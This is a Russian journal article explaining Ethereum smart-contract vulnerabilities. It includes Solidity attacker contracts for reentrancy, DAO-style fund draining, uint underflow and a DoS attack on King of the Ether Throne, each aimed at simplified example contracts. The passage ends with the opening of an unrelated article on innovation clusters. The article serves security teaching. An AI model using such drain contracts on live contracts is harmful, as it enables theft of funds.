В последние несколько лет сильно возрос интерес к технологии блокчейн. Блокчейн — это криптографически защищенный распределенный реестр. Одним из самых популярных блокчейн-приложений является криптовалюта Bitcoin. Bitcoin использует блокчейн для записи транзакций о передаче криптовалюты от одного пользователя другому. Тем не менее блокчейн имеет намного большее применение, например отслеживание прав собственности на ресурсы, голосование, финансовые продукты и т.п. С появлением технологии блокчейн концепция смарт-контракта, предложенная еще в 1994 г., приобрела конкретную форму и реализацию. Смарт-контракт — это соглашение, написанное языком, понятным для машины, для последующего его выполнения. Смарт-контракты, опубликованные в блокчейне, позволяют взаимодействовать пользователям без необходимости доверять друг другу.

Одной из наиболее популярных платформ, реализующих возможность выполнения смарт-контрактов, является Ethereum [1]. Ethereum гарантирует невозможность изменения конечного состояния сети после выполнения некоторой логики смарт-контракта и его выполнение будет соответствовать именно той логике, которая была в нем прописана изначально. К сожалению, правильность исполнения кода контракта не может гарантировать его полную безопасность. Анализ существующих смарт-контрактов показывает, что большая доля существующих смарт-контрактов уязвима [2].

Данная работа посвящена уязвимостям смарт-контрактов Ethereum. В работе представлен обзор смарт-контрактов Ethereum, особенностей их выполнения и структуры. Рассмотрены причины уязвимостей контрактов и приведены примеры реальных атак, использующих эти уязвимости.

О смарт-контрактах Ethereum

Блокчейн-платформа Ethereum позволяет ее пользователям реализовывать процессы разной сложности, поскольку она является программируемой платформой. Программируемость данной платформы обусловлена возможностью написания своей собственной логики взаимодействия между пользователями в виде смарт-контрактов. Код этих контрактов хранится в распределенном реестре и выполняется виртуальной машиной Ethereum, которая является основной этой блокчейн-платформы.

```

3  pragma solidity ^0.5.1;
4
5  contract Example {
6      uint a = 0;
7
8      function increment () public {
9          a += 1;
10     }
11 }
```

Рис. 1. Пример смарт-контракта

Источник: составлено автором.

Виртуальная машина Ethereum

Как и все блокчейн-платформы, платформа Ethereum функционирует благодаря узлам в сети, которые используют разработанное под данную платформу программное обеспечение. В случае с платформой Ethereum таким программным обеспечением является Ethereum Virtual Machine (EVM). EVM можно назвать средой выполнения контрактов Ethereum, поскольку их код выполняется именно ею. Виртуальная машина Ethereum полностью изолирована от глобальной сети, что не только вносит значительный вклад в безопасность, но и позволяет создавать и тестировать смарт-контракты локально.

Основная задача EVM — выполнение кода смарт-контракта. Однако EVM работает не с кодом, написанном на языке высокого уровня, а с так называемым EVM байт-кодом, в который предварительно компилируется исходный код контракта. Именно байт-код EVM хранится в реестре. Данный байт-код представляет собой 16-теричную строку, которая является представлением кодов операций и операндов. Например, рассмотрим контракт *Example* (рис. 1).

EVM байт-код будет выглядеть следующим образом:

6080604052600080553480156013 ... 0029,

а соответствующим набором операций и операндов является следующее представление:

PUSH1 0x80 PUSH1 0x40 MSTORE
 PUSH1 0x0 DUP1 SSTORE CALLVALUE DUP1
 ISZERO PUSH1 0x13 ... STOP 0x29

Каждой операции соответствует цена ее исполнения, так называемый *gas*. Эта особенность EVM, требование платы за каждую операцию, гаранти-

```

1  pragma solidity ^0.5.0;
2
3  contract AWallet {
4      address owner;
5      mapping (address => uint) public outflow;
6
7      constructor() public {
8          owner = msg.sender;
9      }
10
11     function pay(uint amount, address payable recipient) public payable returns (bool) {
12         require(msg.sender == owner && msg.value == 0, "Not allowed");
13         if (amount > address(this).balance) return false;
14         outflow[recipient] += amount;
15         recipient.transfer(amount);
16         return true;
17     }
18
19     function() external {}
20 }

```

Рис. 2. Пример простого смарт-контракта

Источник: составлено автором.

рует защиту от DoS атак, являющихся наиболее популярным способом атаки в настоящее время. По причине наличия такого ограничения на выполнение кода среду EVM иногда называют квазиполной по Тьюрингу машиной.

Плата за исполнение кода

Каждый узел в сети Ethereum выполняет одни и те же вычисления и хранит одни и те же значения. Такая избыточность как раз и позволяет достичь консенсуса внутри сети, не прибегая к доверенным третьим лицам. Однако эта избыточность также является причиной, по которой выполнение этих вычислений становится сильно ресурсоемким. Для того чтобы мотивировать узлы, выполнять такие вычисления в сети Ethereum, существует понятие платы за вычисления: каждая выполняемая операция имеет свою конкретную стоимость, выражающуюся в так называемом количестве *gas*'а.

При составлении каждой транзакции в нее включают поля *STARTGAS* и *GASPRICE*, что определяет максимальное количество *gas*'а и цену за каждую единицу *gas*'а, которую готов заплатить инициатор транзакции. Таким образом, платой (или комиссией) за исполнение кода, на который указывает транзакция, будет являться произведение двух вышеуказанных величин. Однако если при выполнении кода *gas* закончится до того, как будут выполнены все операции, то будет сгенерировано исключение, следовательно, выполнение будет прервано и все изменения будут отменены. Также заметим, что в случае генерации любого другого исключения весь

оставшийся на момент генерации *gas* сгорает, т.е. не возвращается инициатору. Следует отметить, что чем больше плата указана в транзакции, тем больше вероятность включения такой транзакции в блок.

Таким образом, концепция платы за исполнение кода, во-первых, гарантирует вознаграждение узлу, исполняющему транзакцию, и защищает сеть от DoS-атак, и, во-вторых, решает проблему, при которой выполнение кода смарт-контракта может оказаться бесконечным.

Структура смарт-контракта и вызов его функций

Смарт-контракт, написанный на языке высокого уровня, напоминает собой объявление класса в парадигме объектно-ориентированного программирования. Ниже приведен пример контракта, написанного на языке Solidity, представляющего собой простой кошелек (рис. 2).

Смарт-контракт состоит из набора переменных, описывающих его состояние, и набора функций, каждая из которых содержит в себе ту или иную логику, заложенную в нее разработчиком контракта.

Вообще говоря, значения переменных состояния смарт-контракта хранятся в его постоянном хранилище. В приведенном выше примере переменными состояния являются *owner* типа *address*, которая хранит собственника кошелька, и *outflow* типа отображения из множества *address* в *uint*, которая хранит отток средств по каждому адресу в виде ассоциативного массива. Также контракт неявно содержит переменную *balance*, значение которой

соответствует сумме переведенных на контракт денежных единиц. Заметим, что переменные могут быть помечены как публичные или приватные, однако по-настоящему приватными они быть не могут, поскольку состояние смарт-контракта хранится в публичном реестре.

Функции смарт-контракта определяют «входные точки», через которые можно инициировать выполнение конкретного кода. Помимо обыкновенных функций с привычной сигнатурой, контракт также содержит функцию-конструктор, которая вызывается при создании контракта, и так называемую *fallback* функцию с пустой сигнатурой, которая вызывается в нескольких особых случаях:

- при переводе на контракт только денежных единиц;
- если вызываемая функция не найдена.

Функции могут быть вызваны как обычными пользователями, так и другими контрактами посредством Application Binary Interface (ABI) или Application Programming Interface (API).

ABI представляет собой набор соглашений, необходимых для доступа к низкоуровневым сервисам. В случае с EVM определение функции и параметров, с которыми ее надо вызвать, происходит следующим образом:

1. Получить хэш-сигнатуры функции с помощью алгоритма Кескак256.
2. Первые 4 байта полученного хэша будут началом целевой строки и будут указывать на функцию, которую нужно вызвать.
3. Значение каждого параметра кодируется в 16-теричную строку по правилам, определенным для каждого типа, и добавляются в целевую строку.
4. Получившаяся строка позволяет EVM определить, какую функцию, с какими значениями параметров вызвать.

Для прямого обращения к функциям контракта необходимо предварительно объявить его интерфейс. После этого вызов функций другого контракта будет возможен посредством точечной нотации.

Некоторые особенности смарт-контрактов

Первая особенность, по которой написание смарт-контрактов отличается от привычного программирования, — это обработка исключений. Обычно генерируемые в программе исключения можно поймать, обработать, и программа продолжит работу. В случае со смарт-контрактами Ethereum это не

так: исключения нельзя поймать и обработать, что нередко используется злоумышленниками в атаках. При генерации исключения выполнение кода прекращается, а все изменения отменяются. В версиях языка Solidity до 0.4.10 генерация исключений сжигала весь *gas*, однако, начиная с этой версии, были добавлены функции *revert*, *require* и *assert*, из которых сжигает весь *gas* только последняя.

Следующая особенность, на которую стоит обратить внимание, связана с разными способами вызова функций другого смарт-контракта. Как было показано ранее, функции можно вызывать с помощью функции *call*. Однако необходимо учитывать, что такой вариант вызова, во-первых, не наследует исключений, во-вторых, передает в вызываемую функцию весь доступный *gas* (если явно не указано его количество), что является причиной успешности атак, нацеленных на повторный вход в функции, написанные без учета такой возможности. Во избежание проблемы повторного входа в Solidity имеются две функции: *transfer*, *send*. Тем не менее данные функции тоже работают по-разному: *transfer* наследует исключения, а *send* — нет.

И наконец, вызовы функций других контрактов происходят синхронно, т.е. вызывающий код ожидает возвращения из вызываемой функции до того, как перейдет к следующей инструкции. На первый взгляд может показаться, что контракты подобны небольшим серверным приложениям, к которым привычно обращаться асинхронно. Однако никакой необходимости в асинхронности нет, поскольку узел, выполняющий код некоторого контракта, имеет локальный доступ ко всем остальным контрактам, хранящимся в сети.

Уязвимости смарт-контрактов

Проблемы с безопасностью в смарт-контрактах являются достаточно серьезными по нескольким причинам:

- смарт-контракты работают с финансовыми активами;
- ошибки в смарт-контрактах невозможно исправить в связи с природой блокчейна;
- изменения в блокчейне, порождаемые транзакциями мошеннических контрактов, невозможно откатить.

Обобщив причины, по которым в сети появляются уязвимые смарт-контракты, корневой причиной можно назвать недостаточное понимание разработчиками реальной семантики платформы.

```

6 contract VulnerableContract {
7     mapping (address => bool) sentTo;
8
9     constructor() public payable {}
10
11     function pay(address payable recipient) public payable {
12         if (!didAlreadySendTo(recipient)) {
13             recipient.call.value(10)('');
14
15             sentTo[recipient] = true;
16         }
17     }
18
19     function didAlreadySendTo(address recipient) private view returns(bool) {
20         return sentTo[recipient];
21     }
22 }

```

Рис. 3. Повторный вход. Пример `VulnerableContract`

Источник: составлено автором.

В своей работе об атаках на смарт-контракты Атзеи, Бартолетти и Кимоли [3] предложили свою систематизацию уязвимостей контрактов, разделив все уязвимости на три уровня: уровень языка Solidity, уровень EVM и уровень блокчейна. Далее будут представлены уязвимости, обобщенные именно по такому принципу.

Уровень языка Solidity

Поскольку именно по коду контракта выявляются его уязвимости, написание безопасного относительно атак кода является серьезной и наиболее важной задачей перед размещением контракта в сети. Далее представлены причины уязвимостей, идентифицируемых на уровне языка смарт-контрактов Ethereum – Solidity, и возможные атаки, направленные на использование этих уязвимостей.

Косвенное выполнение неизвестного кода

Косвенность обуславливается наличием в смарт-контрактах особенности, о которой говорилось в первой части статьи – *fallback* функции. Причин, по которым возможен вызов данной функции, несколько:

- вызов функции другого контракта посредством ABI: если в переданной для кодирования строке сигнатуры допущена опечатка или же функции с такой сигнатурой не существует, то будет вызвана *fallback* функция;
- пополнение баланса другого контракта порождает вызов его *fallback* функции;

- вызов функции другого контракта посредством API: если разработчик при объявлении интерфейса вызываемого контракта допустит ошибку (например, ошибется в типе какого-либо параметра), то будет вызвана *fallback* функция.

Повторный вход

Как было сказано ранее, в Ethereum вызовы функций других контрактов происходят синхронно, т.е. вызывающий код ждет конца выполнения вызываемого кода до того, как продолжит свое выполнение. Такая особенность может стать причиной использования вызываемым контрактом промежуточного состояния вызывающего контракта. Такая ситуация не всегда очевидна при разработке, если не берутся во внимание возможные мошеннические действия со стороны вызываемого контракта.

Рассмотрим следующий простой пример. Предположим, что в блокчейне есть контракт *VulnerableContract* (рис. 3).

Такой контракт единоразово пополняет баланс вызывающей стороны на 10 *wei* и записывает ее адрес в переменную во избежание повторного пополнения. При каждом следующем обращении к данной функции контракт проверяет, пополнился ли баланс по этому адресу ранее, в случае чего пополнения не происходит. Для того чтобы украсть все *wei*, доступные на таком контракте, достаточно повторно войти в функцию *pay* до того, как адрес будет записан в переменную. Поскольку для пополнения используется функция *call*, повторный вход можно произвести, прописав соответствующую


```

24 contract MaliciousContract {
25     function() external payable {
26         VulnerableContract(msg.sender).pay(address(uint160(address(this))));
27     }
28 }

```

Рис. 4. Повторный вход. Пример. MaliciousContract

Источник: составлено автором.

логику в *fallback* функции мошеннического контракта (рис. 4).

Для успешной атаки необходимо разместить такой контракт в сети и вызвать функцию *pay* контракта *VulnerableContract*, передав адрес мошеннического контракта как аргумент.

Эффекты исключений

Исключения в языке Solidity генерируются в следующих трех случаях:

- недостаток *gas*'а;
- переполнение стека вызовов;
- вызов соответствующих команд для генерации исключений, указанных в первой части данной работы.

Однако эффект от генерации исключения в Solidity не является консистентным — он зависит от того, как контракты вызывают друг друга. Возможны следующие два случая:

1. При вызове функции другого контракта напрямую через API исключения наследуются, т.е. если в вызываемой функции будет сгенерировано исключение, то выполнение кода вызываемой функции прекратится и изменения будут откатаны.

2. При вызове функции другого контракта через функцию *call* исключения не наследуются — *call* возвращает *false* и выполнение продолжается.

Следует заметить, что данная причина является одной из наиболее распространенных причин уязвимости контрактов, поскольку зачастую разработчики не проверяют возвращаемое значение функции *call*, последствия чего оказываются непредсказуемыми.

Лимит *gas*'а в *send* функции

Функцию *send* относят к функциям, безопасным относительно повторного входа. Дело в том, что количество *gas*'а, которым снабжается ее вызов, ограничено: оно равно 2300. Такого количества хватает только на некоторые байт-код операции. Учитывая то, что *send* порождает вызов *fallback* функции, можно заключить, что контракты, пополняющие баланс других адресов с помощью этой функции, будут

корректно обрабатывать только в тех случаях, при которых пополняемый адрес является адресом либо обычного пользователя, либо контракта с легковесной в смысле *gas*'а *fallback* функцией.

Хранение секретов

Как было сказано в первой части статьи, переменные смарт-контракта могут быть помечены как публичные или как приватные. Тем не менее приватность переменной не гарантирует ее секретность, поскольку состояние контракта хранится в открытом реестре. Некоторым смарт-контрактам все же бывает необходимо иметь скрытые до некоторого момента времени данные. В таком случае необходимо реализовывать специальные криптографические методы. Такие методы описаны в работах [4, 5].

Уровень EVM

Неизменяемость кода контракта

Помимо того, что невозможность изменить код смарт-контракта усиливает доверие пользователей к сети, она в то же время является причиной, по которой ошибка, допущенная при реализации контракта, став уязвимым местом, остается им навсегда. Таким образом, разработчики должны позаботиться о путях изменения логики контракта или его останки еще до этапа разработки.

Хорошим примером использования неизменяемости кода является смарт-контракт Rubixi. Данный контракт представлял собой финансовую пирамиду, в таком контракте его собственник всегда мог перечислить себе накопленные в пирамиде сборы. Обычно собственник устанавливается в конструкторе контракта, который вызывается при его создании, такая же логика была реализована в контракте Rubixi. Необходимо заметить, что в версиях языка Solidity до 0.4.22 конструкторы определялись как функции с именем, эквивалентным имени контракта. В какой-то момент контракт был переименован из *DynamicPyramid* в *Rubixi*, однако разработчик забыл изменить имя конструктора, поэтому любой вызвавший функцию *DynamicPyramid()* становился

собственником не своего контракта и перечислял себе накопленные денежные средства.

Ограничение на размер стека вызовов

Ethereum Virtual Machine ограничивает максимальный размер стека вызовов до 1024. Данное ограничение могло быть использовано злоумышленником следующим образом. Перед тем, как вызвать функцию некоторого контракта, можно вложенными вызовами своих же функций нарастить размер стека до 1022. В таком случае при выполнении кода контракта-жертвы вызовом очередной функции будет сгенерировано исключение. При отсутствии обработки исключений в таком контракте атака злоумышленника окажется успешной. Однако на данный момент это ограничение не может быть использовано таким образом, поскольку 18 октября 2016 г. протокол платформы был изменен так, что *gas* в любом случае закончится раньше, чем стек достигнет своего ограничения.

Уровень блокчейна

Непредсказуемость состояния контракта

Состояние контракта определяется значениями его переменных, изменяемых посредством вызова его функций. Вызов функции смарт-контракта является такой же транзакцией, как и все остальные. В свою очередь, транзакции подтверждаются сетью только после процесса сборки очередного блока. Таким образом, когда пользователь посылает транзакцию для вызова функции контракта, он не может быть уверен в том, что транзакция будет выполнена при том же состоянии контракта, в котором он находился на момент отправки. Такое может произойти, поскольку другие транзакции в том же блоке изменили состояние контракта. Более того, майнеры имеют некоторую свободу в упорядочивании транзакций при формировании блока, так же как и в выборе включения той или иной транзакции в блок.

В некоторых случаях невозможность определения состояния контракта, при котором транзакция будет выполнена, может стать причиной уязвимости самого контракта. Также особенно опасным становится взаимодействие с контрактами, написанными таким образом, что их поведение может быть изменено в течение времени.

Временная составляющая

Иногда логика смарт-контрактов может зависеть от времени. Время для контракта доступно только

в контексте транзакции. Временная метка транзакции, в свою очередь, равна метке блока, в который она включена. Таким образом достигается согласованность с состоянием контракта, однако это также создает возможность использования майнером своего положения в силу некоторой свободы в выставлении временной метки для блока. Тогда майнер имеет некоторое преимущество перед другими участниками контракта, чем он может воспользоваться для извлечения той или иной выгоды.

Атаки на смарт-контракты

DAO

18 июня 2016 г. была осуществлена атака на крауд-фандинговый контракт, в результате которой злоумышленник успешно перевел на свой адрес около 60 млн долл США¹. Рассмотрим упрощенный вариант этого контракта, содержащий те же уязвимости и соответствующие атаки. На *рис. 5* представлен контракт *DAOExample*.

Как видно по коду, пользователь может зачислять денежные единицы другому адресу, который впоследствии может перевести их на свой счет, вызвав соответствующую функцию. Возможно провести две атаки на такой контракт.

Атака № 1

Рассмотрим следующий смарт-контракт, который злоумышленнику необходимо опубликовать в сети (*рис. 6*).

После публикации злоумышленнику необходимо зачислить в *DAOExample* по адресу контракта любую сумму (напр. 1 *wei*), после чего вызвать *fallback* функцию контракта злоумышленника. После вызова этой функции проверка на *рис. 5* (в строке 13) пройдет успешно, затем на контракт злоумышленника будет перечислен 1 *wei*. Поскольку при перечислении денежных средств вызывается *fallback* функция адресанта, то не успев выполнить строку 16, выполнение опять попадет на строку 13, пройдет проверку и снова зачислит адресанту 1 *wei*. Этот процесс закончится в одном из двух случаев:

- 1) закончится *gas*.
- 2) баланс *DAOExample* обнулится.

Заметим, что перечисление произойдет не более, чем 1024 раз из-за особенности EVM, рассмотренной в статье ранее. Для завершения атаки необходимо

¹ Understanding the DAO attack. URL: <https://www.coindesk.com/understanding-dao-hack-journalists> (дата обращения: 01.04.2019).

```

5 contract DAOExample {
6     mapping (address => uint) credit;
7
8     function donate(address to) public payable {
9         credit[to] += msg.value;
10    }
11
12    function withdraw(uint amount) public payable {
13        if (credit[msg.sender] >= amount) {
14            msg.sender.call.value(amount)('');
15
16            credit[msg.sender] -= amount;
17        }
18    }
19
20    function queryCredit() public view returns (uint) {
21        return credit[msg.sender];
22    }
23 }

```

Рис. 5. Атака на DAO. DAOExample

Источник: составлено автором.

```

29 contract MaliciousContract {
30     DAOExample target = DAOExample(0x692a70D2e424a56D2C6C27aA97D1a86395877b3A);
31     address payable owner;
32
33     constructor() public {
34         owner = msg.sender;
35     }
36
37     function() payable external {
38         target.withdraw(target.queryCredit());
39     }
40
41     function finalize() public payable {
42         address(owner).send(address(this).balance);
43     }
44 }

```

Рис. 6. Атака на DAO № 1

Источник: составлено автором.

вызвать функцию *finalize* для перечисления средств собственнику контракта.

Атака № 2

Вторая атака ориентирована на то, что баланс каждого адреса в *DAOExample* хранится как *uint*. Рассмотрим смарт-контракт на рис. 7.

Для осуществления атаки собственнику *MaliciousContract* необходимо вызвать функцию *attack*. Учитывая логику *fallback* функции данного контракта, выход из функции *withdraw* произойдет дважды, причем в первый раз *credit* по адресу *MaliciousContract* обнулится, а во второй раз результатом вычисления ввиду типа данных станет $2^{256}-1$. Таким образом, после вызова функции *finalize* на адрес собственника будут перечислены все средства, имеющиеся на контракте *DAOExample*.

King of the Ether Throne

King of the Ether Throne² — это контракт-игра, в которой пользователи соревнуются в получении статуса King of the Ether. Для того чтобы стать текущим королем, необходимо отправить на контракт некоторое количество денежных единиц. При этом предыдущему королю выплачивается комиссия. Рассмотрим упрощенную версию этого контракта (рис. 8).

В данной реализации контракта присутствует проблема, по причине которой при смене короля предыдущий король не получит компенсацию. Заме-

² King of the Ether Throne: Post mortem investigation. URL: <https://www.kingoftheether.com/postmortem.html> (дата обращения: 02.04.2019).

```

29 contract MaliciousContract {
30     DAOExample target = DAOExample(0x692a70D2e424a56D2C6C27aA97D1a86395877b3A);
31     address payable owner;
32     bool mustAttack = true;
33
34     constructor() public {
35         owner = msg.sender;
36     }
37
38     function() payable external {
39         if (mustAttack) {
40             mustAttack = false;
41             target.withdraw(1);
42         }
43     }
44
45     function attack() public payable {
46         target.donate.value(1)(address(this));
47         target.withdraw(1);
48     }
49
50     function finalize() public payable {
51         target.withdraw(address(target).balance);
52         owner.send(address(this).balance);
53     }
54 }

```

Рис. 7. Атака на DAO № 2

Источник: составлено автором.

тим, что средства королю перечисляются функцией *send*, которая не наследует исключений и передает в вызов небольшое количество *gas*'а. Таким образом, если адрес короля это контракт с затратной *fallback* функцией, то средства не передадутся, а выполнение кода *KotET* продолжится, и новый король будет назначен.

Предположим, что логика перечисления комиссии была исправлена с учетом вышесказанного (рис. 9).

Однако и такая реализация имеет недочет: она уязвима относительно DoS-атаки. Для того чтобы осуществить такую атаку, необходимо опубликовать контракт *MaliciousContract* (рис. 10).

После того, как злоумышленник станет королем посредством вызова функции *unseatKing* данного контракта, контракт *KotET* перестанет принимать новых королей. Такое поведение объясняется тем, что каждый раз при попытке отправить компенсацию текущему королю (контракт злоумышленника) будет генерироваться исключение.

GovernMental

*GovernMental*³ представляет из себя контракт, подобный финансовой пирамиде. Для того чтобы присоединиться к нему, необходимо отправить на контракт некоторую денежную сумму. Впоследствии

если в течение некоторого указанного в контракте времени не появится новый участник, то последний получает денежное вознаграждение.

Далее представлены основные функции упрощенного контракта *GovernMental* (рис. 11).

Заметим, что логика контракта зависит от времени и порядка обработки транзакций: и то, и другое находится под властью майнера, собирающего очередной блок. Предположим, что злоумышленник майнер. Возможны две атаки на такой контракт:

- Злоумышленник может просто не включить никакие транзакции, адресованные данному контракту, кроме своей, став единственным и, соответственно, последним инвестором. Также он может переопределить порядок транзакций так, чтобы быть первым, кто инвестирует в контракт. Учитывая то, что инвестиция не принимается, если ее величина не больше хотя бы половины текущего выигрыша, то, подобрав нужную величину средств, первой транзакцией майнер может заблокировать вход для всех остальных в блоке.

- Злоумышленник может подобрать временную метку блока так, чтобы его транзакция осталась последней, поскольку, как было сказано ранее, майнер имеет небольшую свободу в ее выставлении.

Заключение

В данной работе рассмотрены смарт-контракты платформы Ethereum. Представлены возможные причины их уязвимостей и то, как такие уязвимо-

³ *GovernMental*. URL: <http://governmental.github.io/GovernMental/> (дата обращения: 02.04.2019).

```

5 ▾ contract KotET {
6     address payable public king;
7     uint public claimPrice = 100;
8     address owner;
9
10 ▾    constructor() public {
11         owner = msg.sender;
12         king = msg.sender;
13     }
14
15 ▾    function() external payable {
16         require(msg.value >= claimPrice, 'Not enough value provided');
17         uint compensation = calculateCompenstation();
18         king.send(compensation);
19         king = msg.sender;
20         calculateNewPrice();
21     }
22
23 ▸    function calculateCompenstation() public returns (uint) {}
26 ▸    function calculateNewPrice() public {}
29 }

```

Рис. 8. Атака на King of the Ether Throne. KotET

Источник: составлено автором.

```

15 ▾    function() external payable {
16         require(msg.value >= claimPrice, 'Not enough value provided');
17         uint compensation = calculateCompenstation();
18         (bool success, ) = address(king).call.value(compensation)('');
19         require(success, 'Failed to send compensation');
20         king = msg.sender;
21         calculateNewPrice();
22     }

```

Рис. 9. KotET. Модификация

Источник: составлено автором.

```

32 ▾ contract MaliciousContract {
33 ▾    function unseatKing(address a, uint w) public {
34         a.call.value(w);
35     }
36
37 ▾    function() external payable {
38         require(false);
39     }
40 }

```

Рис. 10. Атака на KotET

Источник: составлено автором.

сти могут быть использованы злоумышленниками, преследующими те или иные цели. Резюмируя, можно сказать, что написание полностью безопасного контракта является сложной и кропотливой задачей. Разработанные контракты требуют проведения тщательного аудита перед публикацией в сеть.

Атаки, представленные в работе, подтверждают, что общей причиной уязвимости смарт-контрактов

является пока еще не привычная для разработчиков семантика программируемых блокчейн-платформ.

Следует сказать, что на данный момент существует несколько специальных инструментов для анализа возможных уязвимостей смарт-контрактов, однако их применение ограничено для полных по Тьюрингу машин. Например, инструмент Oyente преобразует байт-код EVM в граф

```

function invest() public payable {
    require(msg.value >= jackpot / 2);
    lastInvestor = msg.sender;
    jackpot += msg.value / 2;
    lastInvestmentTimestamp = block.timestamp;
}

function resetInvestment() public {
    require(block.timestamp >= lastInvestmentTimestamp + 1 minutes);

    lastInvestor.send(jackpot);
    owner.send(address(this).balance - 1 ether);

    lastInvestor = address(uint160(0));
    jackpot = 1 ether;
    lastInvestmentTimestamp = 0;
}

```

Рис. 11. Governmental

Источник: составлено автором.

выполнения программы, после чего символично исполняет его, пытаясь обнаружить некоторые шаблоны, ведущие к той или иной уязвимости. Преимуществом инструментов, принимающих на вход байт-код, является возможность проанализировать уже существующие в блокчейне контракты. Например, Ouyente, проанализировав существующие 19 366 контрактов, показал, что 8833 из них уязвимы [2].

Подводя итог, можно сказать, что хотя технология блокчейн имеет ряд особенностей, которые делают ее безопасной для пользователей, программируемость некоторых блокчейн-платформ вносит в сеть проблему человеческого фактора, что неизбежно ведет к уменьшению абсолютной безопасности таких платформ в большей части относительно сохранности ценных активов пользователей.

СПИСОК ИСТОЧНИКОВ

1. Buterin V. Ethereum: a next generation smart contract and decentralized application platform. 2013. URL: <https://github.com/ethereum/wiki/wiki/White-Paper> (дата обращения: 01.04.2019).
2. Luu L. et al. Making smart contracts smarter. Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security. ACM; 2016:254–269.
3. Atzei N., Bartoletti M., Cimoli T. A survey of attacks on ethereum smart contracts (sok). International Conference on Principles of Security and Trust. – Springer, Berlin, Heidelberg; 2017:164–186.
4. Andrychowicz M. et al. Secure multiparty computations on bitcoin. 2014 IEEE Symposium on Security and Privacy. IEEE, 2014:443–458.
5. Boneh D., Naor M. Timed commitments. Annual International Cryptology Conference. Springer, Berlin, Heidelberg; 2000:236–254.

References

1. Buterin V. Ethereum: a next generation smart contract and decentralized application platform. 2013. URL: <https://github.com/ethereum/wiki/wiki/White-Paper> (accessed on 01.04.2019).
2. Luu L. et al. Making smart contracts smarter. Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security. ACM; 2016:254–269.
3. Atzei N., Bartoletti M., Cimoli T. A survey of attacks on ethereum smart contracts (sok). International Conference on Principles of Security and Trust. Berlin, Heidelberg: Springer; 2017:164–186.
4. Andrychowicz M. et al. Secure multiparty computations on bitcoin. 2014 IEEE Symposium on Security and Privacy. IEEE; 2014:443–458.
5. Boneh D., Naor M. Timed commitments. Annual International Cryptology Conference. Berlin, Heidelberg: Springer; 2000:236–254.

УДК 338.4(045)

Инновационные кластеры как фактор развития регионов и экономического роста страны

Борисова Екатерина Сергеевна,

студентка

факультета государственного управления и финансового контроля,

Финансовый университет,

Москва, Россия

Borisova98@mail.ru

Аннотация. В статье рассматривается взаимосвязь экономического развития и научно-технического прогресса. Экономика любой страны напрямую связана с внедрением инноваций в производственный процесс. Постоянные изменения условий внешней среды, тенденции на мировом рынке диктуют требования к ускорению темпов научно-технического прогресса, улучшению показателей производства и условий труда на предприятиях, адаптации к конкурентной среде постиндустриального рынка, формированию новых отраслей экономики, применению усовершенствованных технологий на предприятиях, что демонстрирует их активную инновационную деятельность. Описывается кластерный подход как эффективный механизм повышения результативности экономики страны. Раскрыта специфика российской кластерной политики. Выявлены особенности инновационных кластеров, а также проблемы, мешающие их успешному функционированию. Представлен зарубежный опыт реализации кластерного подхода. Предложены мероприятия, направленные на решение перечисленных проблем. Определена роль инновационных кластеров для развития региона.

Ключевые слова: кластерная политика; кластерный подход; инновационный кластер; инновации; инновационная система; экономическое развитие

Innovative Clusters as a Factor of Regional Development and Country Economic Growth

Borisova Ekaterina Sergeevna,

student,

Faculty of Public Administration and Financial Control,

Financial University, Moscow, Russia

Borisova98@mail.ru

Abstract. The article discusses the relationship between economic development and scientific and technological progress. The modern economic development of any country is directly related to the innovative development of enterprises. Constant changes in the external environment, trends in the global market dictate requirements for accelerating the pace of scientific and technical progress, improving production indicators and working conditions at enterprises, adapting to the competitive environment

---

Научный руководитель: **Комов В.Э.**, кандидат экономических наук, доцент кафедры «Государственное и муниципальное управление», Финансовый университет, Москва, Россия.

of the post-industrial market, forming new sectors of the economy, and applying improved technologies active innovation. The author described the cluster approach as an effective mechanism for increasing the effectiveness of a country's economy and revealed the features of the Russian cluster policy. Also, the author discovered the features of innovation clusters, as well as problems hindering their successful functioning. Further, the author presented foreign experience in the implementation of the cluster approach and proposed activities aimed at solving these problems, defining the role of innovation clusters for the development of the region.

Keywords: cluster policy; cluster approach; innovation cluster; innovation cluster; innovation; innovation system; economic development

В современных условиях экономического роста каждое государство заинтересовано в формировании национальной инновационной системы для обеспечения непрерывного развития экономики. Научно-технический прогресс является одним из ключевых направлений развития передовых стран мира во всех сферах жизнедеятельности. В сегодняшних реалиях рост ВВП во многом зависит от наукоемкости производств, финансовой и ресурсной обеспеченности науки. Это подтверждает тенденция мирового рынка наукоемкой продукции, который растет в 2–2,5 раза быстрее по сравнению с темпами роста мировой экономики. Следовательно, на повышение конкурентоспособности страны влияет результативность действующей инновационной системы и свойственных ей нововведенческих процессов. По мнению австрийского экономиста Й. Шумпетера, инновации представляют собой новые или усовершенствованные по качеству и эффективности технологии, продукцию, последовательное внедрение которых в производство приведет к принципиальным изменениям в организации рабочих операций, а также освоению новых рынков сбыта. Под предназначением инноваций в первую очередь следует понимать решение конкретных проблем, стоящих перед государством, в том числе преодоление барьеров, сдерживающих экономический рост. Практическая реализация новшеств во многом определяет общий тренд развития национальной экономики [1, с. 7]. Тем не менее инновационный процесс представляет собой сложное социально-экономическое явление с высоким уровнем рыночного риска [2, с. 672].

Для целенаправленного развития научно-технической среды при поддержке и инициативе государства создаются различные инновационные структуры, среди которых наиболее популярны

технопарки, технополисы, научные парки, специальные научно-технические зоны и т.д. Также на данный момент особое внимание уделяется кластерному подходу, который себя положительно зарекомендовал в странах, чей опыт изучался для повышения конкурентоспособности отечественных предприятий, городов, регионов и в целом страны.

Кластерная модель, при которой взаимодействуют бизнес (например, производители, поставщики, промышленная инфраструктура), наука (например, исследовательские институты), общество (например, общественные организации) и государство (в том числе органы местного самоуправления), является гибкой и результативной в условиях постоянно изменяющейся внешней и внутренней рыночной среды [3, с. 486]. Другими словами, это устойчивое пространственное партнерство, объединенное инновационной программой внедрения передовых производственных, управленческих, инжиниринговых, финансовых и других технологий с целью повышения конкурентоспособности участников кластера посредством стимулирования и внедрения новых технологий в производство. Таким образом, кластер, концентрирующий предприятия для активизации производства, становится центром экономического роста той или иной территории, на которой он был сформирован, а согласованные действия участников кластера приводят к синергетическому эффекту.

По мнению американского экономиста М. Портера, кластеры формируются вокруг конкурентного преимущества конкретной местности. Это суждение экономист доказал, проанализировав более ста отраслей в десяти странах, в результате чего сделал вывод, что наиболее конкурентоспособные транснациональные компании имеют тенденцию концентрироваться в одной стране,

